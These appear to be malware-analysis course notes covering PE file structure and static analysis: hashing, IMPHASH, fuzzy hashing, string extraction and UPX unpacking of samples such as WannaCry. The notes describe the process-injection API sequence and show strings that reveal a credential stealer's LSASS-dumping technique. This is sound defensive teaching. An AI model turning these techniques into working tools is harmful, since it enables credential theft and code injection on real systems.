PE files accomodate a wide variety of data types including executables (.exe), dynamic link libraries (.dll), kernel modules (.srv), control panel applications (.cpl), and many more. The PE file format is fundamentally a data structure containing the vital information required for the Windows OS loader to manage the executable code, effectively loading it into memory.
PE Sections
The PE Structure also houses a Section Table, an element comprising several sections dedicated to distinct purposes. The sections are essentially the repositories where the actual content of the file, including the data, resources utilized by the program, and the executable code, is stored. The .text section is often under scrutiny for potential artifcats related to injection attacks.
Common PE sections include:
- Text Section (.text): The hub where the executable code of the program resides.
- Data Section (.data): A storage for initialized global and static data variables.
- Read-only initialized data (.rdata): Houses read-only data such as constant values, string literals, and initialized global and static variables.
- Exception information (.pdata): A collection of function table entries utilized for exception handling.
- BSS Section (.bss): Holds uninitialized global and static data variables.
- Resource Section (.rsrc): Safeguards resources such as images, icons, strings, and version information.
- Import Section (.idata): Details about functions imported from other DLLs.
- Export Section (.edata): Information about functions exported by the executable.
- Relocation Section (.reloc): Details for relocating the executable’s code and data when loaded at a different memory address.
You can visualize the sections of a portable executable using a tool like pestudio:

Processes
In the simplest terms, a process is an instance of an executing program. It represents a slice of a program’s execution in memory and consists of various resources, including memory, file handles, threads, and security contexts.

Each process is characterized by:
- A unique PID (Process Identifier): A unique PID is assigned to each process within the OS. This numeric identifier facilitates the tracking and management of the process by the OS.
- Virtual Address Space (VAS): In the Windows OS, every process is allocated its own virtual address space, offering a virtualized view of the memory for the process. The VAS is sectioned into segments, including code, data, and stack segments, allowing the process isolated memory access.
- Executable Code (Image File on Disk): The executable code, or the image film, signifies the binary executable file on the disk. It houses the instructions and resources necessary for the process to operate.
- Table of Handles to System Objects: Processes maintain a table of handles, a reference catalogue for various system objects. System objects can span files, devices, registry keys, synchronization objects, and other resources.
- Security Context (Access Token): Each process has a security context associated with it, embodied by an Access Token. This Access Token encapsulates information about the process’s security privileges, including the user account under which the process operates and the access rights granted to the process.
- One or More Threads Running in its Context: Processes consist of one or more threads, where a thread embodies a unit of execution within the process. Threads enable concurrent execution within the process and facilitate multitasking.
Dynamic-link library (DLL)
A Dynamic-link library (DLL) is a type of PE which represents “Microsoft’s implementation of the shared library concept in the Microsoft Windows OS”. DLLs expose an array of functions which can be exploited by malware.
Import Functions
- Import functions are functionalities that a binary dynamically links to from external libraries or modules during runtime. These functions enable the binary to leverage the functionalities offered by these libraries.
- During malware analysis, examining import functions may shed light on the external libraries or modules that the malware is dependent on. This information aids in identifying the APIs that the malware might interact with, and also the resources such as the file system, processes, registry etc.
- By identifying specific functions imported, it becomes possible to ascertain the actions the malware can perform, such as file operations, network communication, registry manipulation, and more.
- Import function names or hashes can serve as IOCs (Indicators of Compromise) that assist in identifying malware variants or related samples.
Below is an example of identifying process injection using DLL imports and function names:

In this diagram, the malware process (shell.exe) performs process injection to inject code into a target process (notepad.exe) using the following functions imported from the DLL kerne32.exe:
OpenProcess: Opens a handle to the target process, providing the necessary access rights to manipulate its memory.VirtualAllocEx: Allocates a block of memory within the address space of the target process to store the injected code.WriteProcessMemory: Writes the desired code into the allocated memory block of the target process.CreateRemoteThread: Creates a new thread within the target process, specifying the entry point of the injected code as the starting point.
As a result, the injected code is executed within the context of the target process by the newly created remote thread. This technique allows the malware to run arbitrary code within the target process.
note
The functions above are WINAPI (Windows API) functions.
You can examine the DLL imports of shell.exe using CFF Explorer as follows:

Export Functions
- Export functions are the functions that a binary exposes for use by other modules or applications.
- These functions provide an interface for other software to interact with the binary.
In the below screenshot, you can see an example of DLL imports and exports:
- Imports: This shows the DLLs and their functions imported by an executable Utilman.exe.
- Exports: This shows the functions exported by a DLL Kernel32.dll.
In the context of malware analysis, understanding import and export functions assist in discerning the behavior capabilities, and interactions of the binary with external entities. It yields valuable information for threat detection, classification, and gauging the impact of the malware on the system.
Static Analysis - Linux
In the realm of malware analysis, you exercise a method called static analysis to scrutinize malware without necessitating its execution. This involves the meticulous investigation of malware’s code, data, and structural components, serving as a vital precursor for further, more detailed analysis.
Through static analysis, you endeavor to extract pivotal information which includes:
- File type
- File hash
- Strings
- Embedded elements
- Packer information
- Imports
- Exports
- Assembly code
Identifying the File Type
Your first port of call in this stage is to ascertain the rudimentary information about the malware specimen to lay the groundwork for your investigation. Given that file extensions can be manipulated and changed, your task is to devise a method to identify the actual file type you are encountering. Establishing the file type plays an integral role in static analysis, ensuring that the procedures you apply are appropriate and the results obtained are accurate.
The command for checking the file type for a file called “Ransomware.wannacry.exe” would be:
d41y@htb[/htb]$ file /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
/home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe: PE32 executable (GUI) Intel 80386, for MS Windows
You can also do the same by manually checking the header with the help of the hexdump command as follows:
d41y@htb[/htb]$ hexdump -C /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe | more
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ..............|
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |........@.......|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 |................|
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |........!..L.!Th|
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.......|
00000080 55 3c 53 90 11 5d 3d c3 11 5d 3d c3 11 5d 3d c3 |U<S..]=..]=..]=.|
00000090 6a 41 31 c3 10 5d 3d c3 92 41 33 c3 15 5d 3d c3 |jA1..]=..A3..]=.|
000000a0 7e 42 37 c3 1a 5d 3d c3 7e 42 36 c3 10 5d 3d c3 |~B7..]=.~B6..]=.|
000000b0 7e 42 39 c3 15 5d 3d c3 d2 52 60 c3 1a 5d 3d c3 |~B9..]=..R`..]=.|
000000c0 11 5d 3c c3 4a 5d 3d c3 27 7b 36 c3 10 5d 3d c3 |.]<.J]=.'{6..]=.|
000000d0 d6 5b 3b c3 10 5d 3d c3 52 69 63 68 11 5d 3d c3 |.[;..]=.Rich.]=.|
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000f0 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 |........PE..L...|
00000100 cc 8e e7 4c 00 00 00 00 00 00 00 00 e0 00 0f 01 |...L............|
00000110 0b 01 06 00 00 90 00 00 00 30 38 00 00 00 00 00 |.........08.....|
00000120 16 9a 00 00 00 10 00 00 00 a0 00 00 00 00 40 00 |..............@.|
00000130 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 |................|
00000140 04 00 00 00 00 00 00 00 00 b0 66 00 00 10 00 00 |..........f.....|
00000150 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 |................|
00000160 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 |................|
00000170 00 00 00 00 00 00 00 00 e0 a1 00 00 a0 00 00 00 |................|
00000180 00 00 31 00 54 a4 35 00 00 00 00 00 00 00 00 00 |..1.T.5.........|
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
On a Windows system, the presence of the ASCII string MZ at the start of a file denotes an executable file. MZ stands for Mark Zbikowksi, a key architect of MS-DOS.
Malware Fingerprinting
At this stage, your mission is to create a unique identifier for the malware sample. This typically takes the form of a cryptographic hash - MD5, SHA1, or SHA256.
Fingerprinting is employed for numerous purposes, encompassing:
- Identification and tracking of malware samples
- Scanning an entire system for the presence of identical malware
- Confirmation of previous encounters and analyses of the same malware
- Sharing with stakeholders as IoC or as part of threat intelligence reports
As an illustration, to check the MD5 file hash of the abovementioned malware the command would be the following.
d41y@htb[/htb]$ md5sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
db349b97c37d22f5ea1d1841e3c89eb4 /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
To check the SHA256 file has of the abovementioned malware the command would be the following.
d41y@htb[/htb]$ sha256sum /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
File Hash Lookup
The ensuing step involves checking the file hash produced in the prior step against online malware scanners and sandboxes such as Cuckoo sandbox. For instance, VirusTotal, an online malware scanning engine, which collaborates with various AV vendors, allows you to search for the file hash. This step aids you in comparing your result with existing knowledge about the malware sample.
The following image displays the results from VirusTotal after the SHA256 file hash of the abovementioned malware was submitted.

Even though a file hash like MD5, SHA1, or SHA256 is valuable for identifying identical samples with disparate names, it falls short when identifying similar malware samples. This is primarily because a malware author can alter the file hash value by making minor modifications to the code and recompiling it.
Nonetheless, there exist techniques that can aid in identifying similar samples:
Import Hashing (IMPHASH)
IMPHASH, an abbreviation for “Import Hash”, is a cryptographic hash calculated from the import functions of a Windows Portable Executable file. Its algorithm functions by first converting all imported function names to lowercase. Following this, the DLL names and function names are fused together and arranged in alphabetical order. Finally, an MD5 hash is generated from the resulting string. Therefore, two PE files with identical import functions, in the sam sequence, will share an IMPHASH value.
You can find the IMPHASH in the “Details” tab of the VirusTotal results.
Note that you can also use the pefile Python module to compute the IMPHASH of a file as follows.
# imphash_calc.py
import sys
import pefile
import peutils
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
imphash = pe.get_imphash()
print(imphash)
To check the IMPHASH of the abovementioned WannaCry malware the command would be the following.
d41y@htb[/htb]$ python3 imphash_calc.py /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
9ecee117164e0b870a53dd187cdd7174
Fuzzy Hashing (SSDEEP)
Fuzzy Hashing (SSDEEP), also reffered to as context-triggered piecewise hashing, is a hashing technique designed to compute a hash value indicative of content similiarity between two files. This technique dissects a file into smaller, fixed-size blocks and calculates a hash for each block. The resulting hash values are then consolidated to generate the final fuzzy hash.
The SSDEEP algorithm allocates more weight to longer sequences of common blocks, making it highly effective in identifying files that have undergone minor modifications, or are similar but not identical, such as different variations of a malicious sample.
You can find the SSDEEP hash of a malware in the “Details” tab of the VirusTotal results.
You can also use the ssdeep command to calculate the SSDEEP hash of a file. To check the SSDEEP hash of the abovementioned WannaCry malware the command would be the following.
d41y@htb[/htb]$ ssdeep /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
ssdeep,1.1--blocksize:hash:hash,filename
98304:wDqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB,"/home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe"
The command line arguments -pb can be used to initiate matching mode in SSDEEP.
d41y@htb[/htb]$ ssdeep -pb *
potato.exe matches svchost.exe (99)
svchost.exe matches potato.exe (99)
-p denotes Pretty matching mode, and -b is used to display only the file names, excluding full paths.
In the example above, a 99% similarity was observed between two malware samples using SSDEEP.
Section Hashing (Hashing PE Sections)
Section Hashing (hashing PE sections) is a powerful technique that allows analysts to identify sections of a PE file that have been modified. This can be particularly useful for identifying minor variations in malware samples, a common tactic employed by attackers to evade detection.
The Section Hashing technique works by calculating the cryptographic hash of each of these sections. When comparing two PE files, if the hash of corresponding sections in the two files matches, it suggests that the particular section has not been modified between the two versions of the file.
By applying section hashing, security analysts can identify parts of a PE file that have been tampered with or altered. This can help identify similar malware samples, even if they have been slightly modified to evade traditional signature-based detection methods.
Tools such as pefile in Python can be used to perform section hashing. In Python, for example, you can use the pefile module to access and hash the data in individual sections of a PE file as follows.
# section_hashing.py
import sys
import pefile
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
for section in pe.sections:
print (section.Name, "MD5 hash:", section.get_hash_md5())
print (section.Name, "SHA256 hash:", section.get_hash_sha256())
Remember that while section hashing is a poweful technique, it is not foolproof. Malware authors might employ tactics like section name obfuscation or dynamically generating section names to try and bypass this kind of analysis.
d41y@htb[/htb]$ python3 section_hashing.py /home/htb-student/Samples/MalwareAnalysis/Ransomware.wannacry.exe
b'.text\x00\x00\x00' MD5 hash: c7613102e2ecec5dcefc144f83189153
b'.text\x00\x00\x00' SHA256 hash: 7609ecc798a357dd1a2f0134f9a6ea06511a8885ec322c7acd0d84c569398678
b'.rdata\x00\x00' MD5 hash: d8037d744b539326c06e897625751cc9
b'.rdata\x00\x00' SHA256 hash: 532e9419f23eaf5eb0e8828b211a7164cbf80ad54461bc748c1ec2349552e6a2
b'.data\x00\x00\x00' MD5 hash: 22a8598dc29cad7078c291e94612ce26
b'.data\x00\x00\x00' SHA256 hash: 6f93fb1b241a990ecc281f9c782f0da471628f6068925aaf580c1b1de86bce8a
b'.rsrc\x00\x00\x00' MD5 hash: 12e1bd7375d82cca3a51ca48fe22d1a9
b'.rsrc\x00\x00\x00' SHA256 hash: 1efe677209c1284357ef0c7996a1318b7de3836dfb11f97d85335d6d3b8a8e42
String Analysis
In this phase, your objective is to extract strings (ASCII & Unicode) form a binary. Strings can furnish clues and valuable insight into the functionality of the malware. Occasionally, you can unearth unique embedded strings in a malware sample, such as:
- Embedded filenames
- IP addresses or domain names
- Registry paths or keys
- Windows API functions
- Command-line arguments
- Unique information that might hint at a particular threat actor
The Linux strings command can be deployed to display the strings contained within malware. For instance, the command below will reveal strings for a ransomware sample named dharma_sample.exe.
d41y@htb[/htb]$ strings -n 15 /home/htb-student/Samples/MalwareAnalysis/dharma_sample.exe
!This program cannot be run in DOS mode.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@>@@@?456789:;<=@@@@@@@
!"#$%&'()*+,-./0123@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
WaitForSingleObject
InitializeCriticalSectionAndSpinCount
LeaveCriticalSection
EnterCriticalSection
C:\crysis\Release\PDB\payload.pdb
0123456789ABCDEF
-n specifies to print a sequence of at least the number specified.
Occasionally, string analysis can facilitate the linkage of a malware sample to a specific threat group if significant similarities are identified. For example, in the link provided, a string containing a PDB path was used to link the malware sample to the Dharma/Crysis family of ransomware.
It should be noted that another string analysis solution exists called FLOSS. FLOSS, short for “FireEye Labs Obfuscated String Solver”, is a tool to automatically deobfuscate strings in malware. It’s designed to supplement the use of traditional string tools, like the strings command in Unix-based systems, which can miss obfuscated strings that are commonly used by malware to evade detection.
For instance, the command below will reveal strings for a ransomware sample named dharma_sample.exe.
d41y@htb[/htb]$ floss /home/htb-student/Samples/MalwareAnalysis/dharma_sample.exe
INFO: floss: extracting static strings...
finding decoding function features: 100%|███████████████████████████████████████| 238/238 [00:00<00:00, 838.37 functions/s, skipped 5 library functions (2%)]
INFO: floss.stackstrings: extracting stackstrings from 223 functions
INFO: floss.results: %sh(
extracting stackstrings: 100%|████████████████████████████████████████████████████████████████████████████████████| 223/223 [00:01<00:00, 133.51 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 10 functions...
extracting tightstrings from function 0x4065e0: 100%|████████████████████████████████████████████████████████████████| 10/10 [00:01<00:00, 5.91 functions/s]
INFO: floss.string_decoder: decoding strings
INFO: floss.results: EEED
INFO: floss.results: EEEDnnn
INFO: floss.results: uOKm
INFO: floss.results: %sh(
INFO: floss.results: uBIA
INFO: floss.results: uBIA
INFO: floss.results: \t\t\t\t\t\t\t\t
emulating function 0x405840 (call 4/9): 100%|████████████████████████████████████████████████████████████████████████| 25/25 [00:11<00:00, 2.19 functions/s]
INFO: floss: finished execution after 23.56 seconds
FLARE FLOSS RESULTS (version v2.0.0-0-gdd9bea8)
+------------------------+------------------------------------------------------------------------------------+
| file path | /home/htb-student/Samples/MalwareAnalysis/dharma_sample.exe |
| extracted strings | |
| static strings | 720 |
| stack strings | 1 |
| tight strings | 0 |
| decoded strings | 7 |
+------------------------+------------------------------------------------------------------------------------+
------------------------------
| FLOSS STATIC STRINGS (720) |
------------------------------
-----------------------------
| FLOSS ASCII STRINGS (716) |
-----------------------------
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
9A s
9A$v
A +B$
---SNIP---
+o*7
0123456789ABCDEF
------------------------------
| FLOSS UTF-16LE STRINGS (4) |
------------------------------
jjjj
%sh(
ssbss
0123456789ABCDEF
---------------------------
| FLOSS STACK STRINGS (1) |
---------------------------
%sh(
---------------------------
| FLOSS TIGHT STRINGS (0) |
---------------------------
-----------------------------
| FLOSS DECODED STRINGS (7) |
-----------------------------
EEED
EEEDnnn
uOKm
%sh(
uBIA
uBIA
\t\t\t\t\t\t\t\t
Unpacking UPX-packed Malware
In your static analysis, you might stumble upon a malware sample that’s been compressed or obfuscated using a technique referred to as packing. Packing serves several purposes:
- It obfuscates the code, making it more challenging to discern its structure or functionality.
- It reduces the size of the executable, making it quicker to transfer or less conspicuous.
- It confounds security researchers by hindering traditional reverse engineering attempts.
This can impar string analysis because the references to strings are typically obscured or eliminated. It also replaces or camouflages conventional PE sections with a compact loader stub, which retrieves the original code from a compressed data section. As a result, the malware file becomes both smaller and more difficult to analyze, as the original code isn’t directly observable.
A popular packer used in many malware variants is the Ultimate Packer for Executables (UPX).
First see what happens when you run the strings command on a UPX-packed malware sample named credential_stealer.exe.
d41y@htb[/htb]$ strings /home/htb-student/Samples/MalwareAnalysis/packed/credential_stealer.exe
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.96
UPX!
8MZu
HcP<H
VDgxt
$ /uX
OAUATUWVSH
%0rv
o?H9
c`fG
[^_]A\A]
> -P
fo{Wnl
c9"^$!=
v/7>
07ZC
_L$AAl
mug.%(
#8%,X
e]'^
---SNIP---
Observe the strings that include “UPX”, and take note that the remainder of the output doesn’t yield any valuable information regarding the functionality of the malware.
You can unpack the malware using the UPX tool with the following command.
d41y@htb[/htb]$ upx -d -o unpacked_credential_stealer.exe credential_stealer.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020
File size Ratio Format Name
-------------------- ------ ----------- -----------
16896 <- 8704 51.52% win64/pe unpacked_credential_stealer.exe
Unpacked 1 file.
Now run the strings command on the unpacked sample.
d41y@htb[/htb]$ strings unpacked_credential_stealer.exe
!This program cannot be run in DOS mode.
.text
P`.data
.rdata
`@.pdata
0@.xdata
0@.bss
.idata
.CRT
.tls
---SNIP---
AVAUATH
@A\A]A^
SeDebugPrivilege
SE Debug Privilege is adjusted
lsass.exe
Searching lsass PID
Lsass PID is: %lu
Error is - %lu
lsassmem.dmp
LSASS Memory is dumped successfully
Err 2: %lu
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
_matherr(): %s in %s(%g, %g) (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
.pdata
AdjustTokenPrivileges
LookupPrivilegeValueA
OpenProcessToken
MiniDumpWriteDump
CloseHandle
CreateFileA
CreateToolhelp32Snapshot
DeleteCriticalSection
EnterCriticalSection
GetCurrentProcess
GetCurrentProcessId
GetCurrentThreadId
GetLastError
GetStartupInfoA
GetSystemTimeAsFileTime
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
OpenProcess
Process32First
Process32Next
QueryPerformanceCounter
RtlAddFunctionTable
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
SetUnhandledExceptionFilter
Sleep
TerminateProcess
TlsGetValue
UnhandledExceptionFilter
VirtualProtect
VirtualQuery
__C_specific_handler
__getmainargs
__initenv
__iob_func
__lconv_init
__set_app_type
__setusermatherr
_acmdln
_amsg_exit
_cexit
_fmode
_initterm
_onexit
abort
calloc
exit
fprintf
free
fwrite
malloc
memcpy
printf
puts
signal
strcmp
strlen
strncmp
vfprintf
ADVAPI32.dll
dbghelp.dll
KERNEL32.DLL
msvcrt.dll
Now, you observe a more comprehensive output that includes the actual strings present in the sample.
Static Analysis - Windows
Identifying the File Type
Your first port of call in this stage is to ascertain the rudimentary information about the malware specimen to lay the groundwork for your investigation. Given that file extensions can be manipulated and changed, your task is to devise a method to identify the actual file type you are encountering. Establishing the file type plays an integral role in static analysis, ensuring that the procedures you apply are appropriate and the results obtained are accurate.
You can use a solution like CFF Exlorer to check the file type of malware as follows.
On a Windows system, the presence of the ASCII string MZ at the start of a file denotes an executable file. MZ stands for Mark Zbikowski, a key architect of MS-DOS.
Malware Fingerprinting
In this stage, your mission is to create a unique identifier for the malware sample. This typically takes the form of a cryptographic hash - MD5, SHA1, or SHA256.
Fingerprinting is employed for numerous purposes, encompassing:
- Identification and tracking of malware samples
- Scanning an entire system for the presence of identical malware
- Confirmation of previous encounters and analyses of the same malware
- Sharing with stakeholders as IoC or as part of threat intelligence reports
As an illustration, to check the MD5 file hash of the abovementioned malware can use the Get-FileHash PowerShell cmdlet as follows.
PS C:\Users\htb-student> Get-FileHash -Algorithm MD5 C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
Algorithm Hash Path
--------- ---- ----
MD5 DB349B97C37D22F5EA1D1841E3C89EB4 C:\Samples\MalwareAnalysis\Ra...
To check the SHA256 file hash of the abovementioned malware the command would be the following.
PS C:\Users\htb-student> Get-FileHash -Algorithm SHA256 C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
Algorithm Hash Path
--------- ---- ----
SHA256 24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C C:\Samples\MalwareAnalysis\Ra...
File Hash Lookup
The ensuing step involves checking the file hash produced in the prior step against online malware scanners and sandboxes such as Cuckoo sandbox. For instance, VirusTotal, an online malware scanning engine,which collaborates with various AV vendors, allows you to search for the file hash. This step aids you in comparing your results with existing knowledge about the malware sample.
The following image displays the results from VirusTotal after the SHA256 file hash of the abovementioned malware was submitted.
Even though a file hash like MD5, SHA1, or SHA256 is valuable for identifying identical samples with disparate names, it falls short when identifying similar malware samples. This is primarily because a malware author can alter the file hash value by making minor modifications to the code and recompiling it.
Nonetheless, there exist techniques that can aid in identifying similar samples.:
IMPHASH
… is cryptographic hash calculated from the import functions of a Windows PE file. Its algorithm functions by first converting all imported function names to lowercase. Following this, the DLL names and function names are fused together and arranged in alphabetical order. Finally, an MD5 hash is generated from the resulting string. Therefore, two PE files with identical import functions, in the same sequence, will share an IMPHASH value.
You can find the IMPHASH in the “Details” tab of the VirusTotal results.
